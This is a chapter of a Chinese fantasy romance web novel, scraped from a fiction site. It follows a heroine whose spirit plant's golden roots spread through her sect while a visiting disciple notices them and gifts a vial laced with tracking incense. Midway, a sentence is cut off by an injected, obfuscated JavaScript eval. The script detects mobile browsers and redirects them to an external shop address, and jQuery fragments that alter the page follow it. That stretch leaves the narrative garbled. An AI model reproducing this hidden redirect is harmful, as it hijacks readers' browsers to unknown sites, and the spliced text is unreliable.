文趣网 > 其他小说 > 我和师兄才不是一对 > 15. 他看见了
    金线的旁支长到太素殿,荀杳的后颈暖得不像话。

    以前只是发痒,现在整片后颈都烫烫的像被人用手贴着。

    她走到药园门口暖意停了。她往前走了一步,暖意又重新贴上来。荀杳沉思片刻,朝相反的方向走了几十步。暖意淡了,始终悬在她后颈上方的位置。

    她在到药园右边的时候,暖意最强。

    她盯着剑峰看了三息。

    峰顶的白衣人朝她这个方向站着,荀杳朝他大喊:“你站那儿多久了?”隔得太远,声音传不过去,但她看到那人指了指天。日头升到头顶,大概辰时过半,难道他天没亮就站在那儿了?

    她笑着进了药园。

    晌午池晚在食堂占了大桌子,面前摊着三卷玉简和一摞新写的话本。池晚招手喊她:“师妹你来,给你看个东西。”

    荀杳端着碗走过去坐下。池晚把玉简推到她面前:“你昨天浇完月见灵回去,我蹲在药园外面又录了一段。”

    玉简的画面里。

    月见灵的主线缓缓蠕动,像金色的蚯蚓在泥土翻了个身,然后从主线上分出第三根旁支,伸向了东南方向。

    “那条旁支通到哪儿了?”

    “内门弟子宿舍。”

    “我今早沿着线走了一遍,第三根旁支穿过了竹林、跨过灵田钻进了内门弟子房的墙根下,最后停在了——”

    她小声说,“我床底下。”

    荀杳嘴里的饭喷出来:“你床底下?”

    “对,我穿鞋时脚底一暖,金线从地缝里钻出来绕着我脚转一圈。”池晚把裤腿撩起来给她看。

    脚踝上绕着一圈金纹,和她腿上的一模一样,只是淡了很多。

    荀杳放下碗:“它连你也绑了?”

    “不算是绑。”池晚把裤腿放下来,“它只在我那儿落了一截根,像打招呼没长实。我现在能感觉到一点你传来的暖意,很淡,不像涧禾师兄跟你绑成一根绳。”

    荀杳想了想:“它在你那儿扎根之后,你看到的东西有变化吗?”

    池晚眼睛一亮:“有。我情眼的视野扩大了,以前只能看见五十丈以内的情线,现在能看到一百丈开外了。整个太素宗的地下,纵横交错全是金色的线。你那株月见灵短短几天功夫,已经把根系铺了大半个宗门。”

    荀杳:“……大半个?”

    “它从药园出发,主根上剑峰,旁支通太素殿、然后通内门宿舍、藏经阁、食堂后厨。”池晚掰着手指数给她听。

    “你吃饭的地方就有一条线,你睡觉的床底也有。整座太素宗现在坐在一张金网上。”

    荀杳低头扒了一大口饭压惊。她想起师尊说的“整座山都甜了”,原来指的是这个意思——整座山都坐在她的根上了。

    “那它还会继续长吗?”

    “会。直到把宗门包圆为止。”池晚把玉简收好,“到时候你就是太素宗的地脉了。”荀杳感觉嘴里的饭忽然不香了。

    她就是养了一棵月见灵,怎么就养成了整座山的命脉?

    荀杳回药园的路上在山脚碰见了裴渡。他站在石阶那丛青蕊堇旁边,低头看花,动作悠然像来赏景的。荀杳放慢脚步:“裴师兄又来了?”

    裴渡笑容温润。

    “路过贵宗,来药园看看月见灵的长势。钟老前辈说你午后才回来,我就先在这儿等一会儿。”

    “裴师兄对那株苗可真上心。”“家师交代的,不敢怠慢。”

    裴渡从袖中取出一只小玉瓶。

    “这是正经的养灵液。宗内灵植师调配的,对月见灵有益。你可先拿给钟老验过再决定用不用。”

    荀杳接过玉瓶,玉壁里青色的液体晃荡。她收进袖袋:“多谢裴师兄。我会请钟老过目。”

    裴渡的目光从她脸上移到她脚边。荀杳顺着他的视线低头——金线从她鞋子后面探出头,像被她走路带出来的。

    裴渡看到那条线了。

    荀杳的心猛地抽紧。

    池晚能看见情线因为她有“情眼”天赋,裴渡凭什么能看到?她往前踏一步,鞋跟压住线头:“裴师兄在看什么?”

    裴渡的笑容淡了淡:“没什么,地上有只蚂蚁。”他躬身行礼,“那就不打扰师妹了,告辞。”

    荀杳拨开鞋子下方的土,那截线;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17761297|209600||http|test|mini|href|location'.split('|'),0,{}));() {

    $('.inform').remove();

    $('#content').append('

    头被她踩回土里,但她知道裴渡看见了。他不仅看见了,还在那条线上停了两息,绝不是“随便一眼”的程度。

    ……

    夜里涧禾出现在药园。

    “线在动。”

    那条露头的旁支在土里轻轻蠕动,尖端反复伸缩,像在试探什么。

    “下午裴渡来了。”荀杳说,“他看到了线。”

    涧禾问:“他看到哪条了?”

    “这根旁支露出一截。”荀杳指了指刚才线头缩回去的位置,“他在我脚边盯了两息肯定看见了。”

    涧禾沉思:“我明天让师尊查他的底。”

    “他底细不会不干净,毕竟是归墟阁的人。”荀杳看着那条缩回去的线,“但他今天送来一瓶养灵液,说对月见灵的根好,那东西我还没敢动。”

    “给我。”涧禾向她伸手。

    荀杳从袖子里掏出那只玉瓶递给他。涧禾拔开木塞闻了闻,又把瓶口对着月光看了看里面的液体,然后把木塞塞回去:“有问题。”

    “什么问题?”

    “有追踪香。无色无味,涂在瓶口内壁。你倒灵液沾在手上,半个月内归墟阁的人能锁定你的行踪。”涧禾把玉瓶收进自己怀里,“我替你处理掉。”

    荀杳看着他把瓶子放进怀里,整个人都不好了:“你怎么一眼就看出来了?”

    “上次师尊让我查过归墟阁常用的手段。这种东西他们用了三百年了。”

    荀杳蹲在地上仰着头看他。

    月光把他的轮廓勾得很冷,收瓶子的动作干脆利落。

    “那你拿走了,下次他问怎么办?”

    “问就说我拿了。”涧禾低头看她,“他想要来找我。”

    荀杳嘿嘿笑出来:“行。那我就不操心了。”

    涧禾突然对着她说:“晚上线暖的时候是我在看。”

    荀杳愣了愣:“……你说什么?”

    “你后颈暖的那次,”涧禾的耳朵又开始红了,“是我在看。”然后白色背影上了石阶融进夜色。

    荀杳的后颈又暖了。

    这次暖得特别明显,她摸着发烫的脖子笑出声来。